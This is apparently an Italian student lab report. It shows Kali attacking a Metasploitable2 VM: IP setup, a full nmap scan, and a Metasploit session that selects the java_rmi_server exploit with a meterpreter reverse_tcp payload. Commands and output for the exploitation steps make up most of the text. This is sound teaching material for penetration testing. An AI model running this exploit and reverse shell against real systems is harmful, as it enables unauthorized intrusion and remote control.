Progetto


Come richiesto da traccia il primo passo che ho fatto è stata la configurazione degli indirizzi IP per la macchina attante (Kali) e target (Metasploitable2):

```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.11.111 netmask 255.255.255.0 up
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::dc0c:c529:dd68:d6ea  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ce:b8:3d  txqueuelen 1000  (Ethernet)
        RX packets 13667  bytes 849774 (829.8 KiB)
        RX errors 0  dropped 5  overruns 0  frame 0
        TX packets 15312  bytes 943024 (920.9 KiB)
        TX errors 0  dropped 1 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 34  bytes 3024 (2.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 3024 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
metasploitable2 1 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

--- 192.168.11.111 ping statistics ---
14 packets transmitted, 0 received, 100% packet loss, time 12999ms

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c6:cb:48
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec6:cb48/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66658 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66252 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4402612 (4.1 MB)  TX bytes:3627226 (3.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:240 errors:0 dropped:0 overruns:0 frame:0
          TX packets:240 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:75213 (73.4 KB)  TX bytes:75213 (73.4 KB)

msfadmin@metasploitable:~$ _
                                                    CTRL (DESTRA)
```

Dopo aver configurato l'indirizzo IP ho verificato se le due macchine comunicassero facendo un ping e successivamente analizzando tutti i servizi e le porte attive:




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.840 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.701 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.753 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.848 ms
^C
── 192.168.11.112 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4049ms
rtt min/avg/max/mdev = 0.701/0.921/1.466/0.277 ms

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 04:27 EST
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.03% done; ETC: 04:27 (0:00:08 remaining)
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 20.00% done; ETC: 04:28 (0:00:24 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 04:28 (0:00:01 remaining)
Stats: 0:02:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 04:29 (0:00:04 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.00045s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
```

Ho visualizzato che la porta 1099 java-rmi fosse aperta e successivamente ho avviato metasploit cercando l'exploit:



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1270 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                  .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                 .                .          .      .
   3    \_ target: Windows x86 (Native Payload)           .                .          .      .
   4    \_ target: Linux x86 (Native Payload)             .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)          .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)          .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Una volta trovato l'ho selezionato e configurato:



```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Dopo averlo configurato ho avvitato l'exploit e ho raccolto le informazioni richieste ovvero: la configurazione di rete e informazioni sulla tabella di routing della macchina vittima